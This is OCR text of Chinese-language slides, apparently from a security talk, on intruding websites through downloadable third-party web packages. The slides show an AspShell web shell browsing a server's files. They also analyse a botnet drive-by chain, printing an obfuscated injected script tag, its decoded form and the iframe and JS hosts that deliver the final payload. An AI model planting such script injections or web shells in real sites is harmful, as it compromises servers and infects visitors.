網站。

使用開發套件網站安全嗎？

- 網路套件即已經開發好的元件，提供開發者免費使用。
- 攻擊方式是利用網路套件存在開發的漏洞(0_day)，或程式中開發人員為了管理方便寫入程式進行攻擊入侵系統。
- 網路套件主要是開發者可能自己方便寫入後台管理程式，或是開發安全性設計不當進入有許多的安全性漏洞。

入侵環境條件

- 網路購買套件或是免費下載套件原始碼，並非自行開發之程式，而是大家都可以取得的原始碼。



歡迎光臨軟體交流區:

目前有 1999 個程式專案, 最近一個月新增的有 1 個!

ASP

留言版(126)	討論區(175)	會員管理(14)	聊天室(48)	投票系統(8)
校務行政系統(38)	流量統計(14)	線上購物(36)	公告系統(45)	線上遊戲(14)
線上郵寄(12)	網站架構(26)	檔案管理(51)	各種元件(25)	其他(158)

php

留言版(40)	討論區(74)	會員管理(5)	聊天室(13)	投票系統(5)
校務行政系統(2)	流量統計(14)	線上購物(2)	公告系統(19)	線上遊戲(8)
線上郵寄(9)	網站架構(18)	檔案管理(27)	各種元件(17)	其他(52)

ASP.Net

留言版(3)	討論區(3)	會員管理(2)	聊天室(2)	投票系統(1)
校務行政系統(1)	流量統計(4)	線上購物(2)	公告系統(4)	線上遊戲(3)
線上郵寄(3)	網站架構(3)	檔案管理(2)	各種元件(34)	其他(42)

VB

討論區(4)	聊天室(4)	校務行政系統(1)	流量統計(1)	公告系統(1)
線上遊戲(19)	網站架構(1)	檔案管理(7)	各種元件(27)	其他(150)

VB Script


留言版(1)	聊天室(1)	公告系統(1)	線上遊戲(1)	網站架構(1)
各種元件(15)	其他(11)			

網路上提供程式開發者研究套件原始碼

入侵手法分析

- 惡意遠端使用者可以從網站提供訊息，了解網站上存有那種套件資訊，進一步了解網站組成結構，並可到網路搜尋套件資訊，下載其套件進行分析(0_day)找尋出可能入侵的漏洞。


- 網站提供套件資訊範例:




注:以上範例可以了解此網站是 Discuz! 所架構套件

入侵攻擊流程

第三步



第四步



第二步


Internet

第一步


駭客

駭客正常瀏覽網站，從網站上公開資訊，得知網站所使用那些套件。

入侵攻擊流程(cont.)



駭客下載原始套件進行研究分析，並可從套件中得知網站整體架構、資料庫存放路徑、程式中尚未修補漏洞、開發者留存後門指令等。



檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

我的最愛

網頁(P) 安全性(S) 工具(O)

The AspShell v1.0 Write By C.Rufus Security Team

盘符: A: C: D: E: 网络地址: 进程查看 退出

切换到: 网站目录 当前路径 / 点击跳转: C:/ 服务器Ip地址 / 查询Ip绑定: 218. IIS版本: Microsoft-IIS/6.0

增加文件 增加文件夹 瀏覽... C:/ 上传 CMD 免FSO 数据管理

-上级目录:
ADFS →删除
Documents and Settings →删除
dosh →删除
IMail →删除
Inetpub →删除
Program Files →删除
RECYCLER →删除
System Volume Information →删除
TDDOWNLOAD →删除
WINDOWS →删除
wmpub →删除

AUTOEXEC.BAT	0 K	2009-02-28 17:07	属性 编辑 删除 复制 下载
boot.ini	0.2 K	2009-02-28 18:22	属性 编辑 删除 复制 下载
bootfont.bin	315.2 K	2007-03-07 20:00	属性 编辑 删除 复制 下载
CONFIG.SYS	0 K	2009-02-28 17:07	属性 编辑 删除 复制 下载
GHLDR	185.8 K	2008-08-08 08:08	属性 编辑 删除 复制 下载
IO.SYS	0 K	2009-02-28 17:07	属性 编辑 删除 复制 下载
MSDOS.SYS	0 K	2009-02-28 17:07	属性 编辑 删除 复制 下载
NTDETECT.COM	46.7 K	2007-03-07 20:00	属性 编辑 删除 复制 下载
ntldr	299.1 K	2007-03-07 20:00	属性 编辑 删除 复制 下载
pagefile.sys	1560576 K	2009-07-07 05:01	属性 编辑 删除 复制 下载

網際網路 100%

Demo

網站入侵實戰！

1. 入侵網站系統
2. 套件入侵系統


躲在後面的神密客

- Botnet 掛馬跳板主機
- 入侵Botnet主機(Botnet主機入侵過程手法)
- 打開潘朵拉的盒子(Botnet主機資訊)

Botnet 掛馬跳板主機


<script src= http://%77%76%67%33%2E%63%6E></script>

Botnet 掛馬跳板主機 (cont.)




下載xxxo1.cn檔案

Botnet 掛馬跳板主機 (cont.)



1. <script src= http://%77%76%67%33%2E%63%6E></script>
2.轉換<script src= http://wvg3.cn></script>
3.實際下載Botnet位置 http://xxxo1.cn/a/a7.htm

Botnet 掛馬跳板主機 (cont.)



實際下載Botnet位置
http://xxxo1.cn/a/a7.htm
最終目的下載
http://xin89221.com/love/windoss.css

Botnet 掛馬跳板主機 (cont.)

- 網頁被插入網馬連結代碼：

  <script src=http://%77%76%67%33%2E%63%6E></script>

  掛馬分析：

  [body]http://bac.angie.cn/index.php
  [Jscript]http://%6d%62%72%32%2e%63%6e
  [iframe]http://xxxo1.cn/a/a7.htm
  [iframe]http://xxxo1.cn/a/cnzz.htm
  [iframe]http://xxxo1.cn/a/kk.htm
  [iframe]http://xxxo1.cn/a/flash.htm
  [iframe]http://xxxo1.cn/a/xx.htm
  [iframe]http://xxxo1.cn/a/office.htm
  [iframe]http://xxxo1.cn/a/02.htm
  [Jscript]http://xxxo1.cn/a/reee.js
  [Jscript]http://xxxo1.cn/a/rkkk.js
  [Jscript]http://js.tongji.cn.yahoo.com/1081870/ystat.js
  [Jscript]http://s23.cnzz.com/stat.php?id=1408290&web_id=1408290


  最終目的下載檔案：

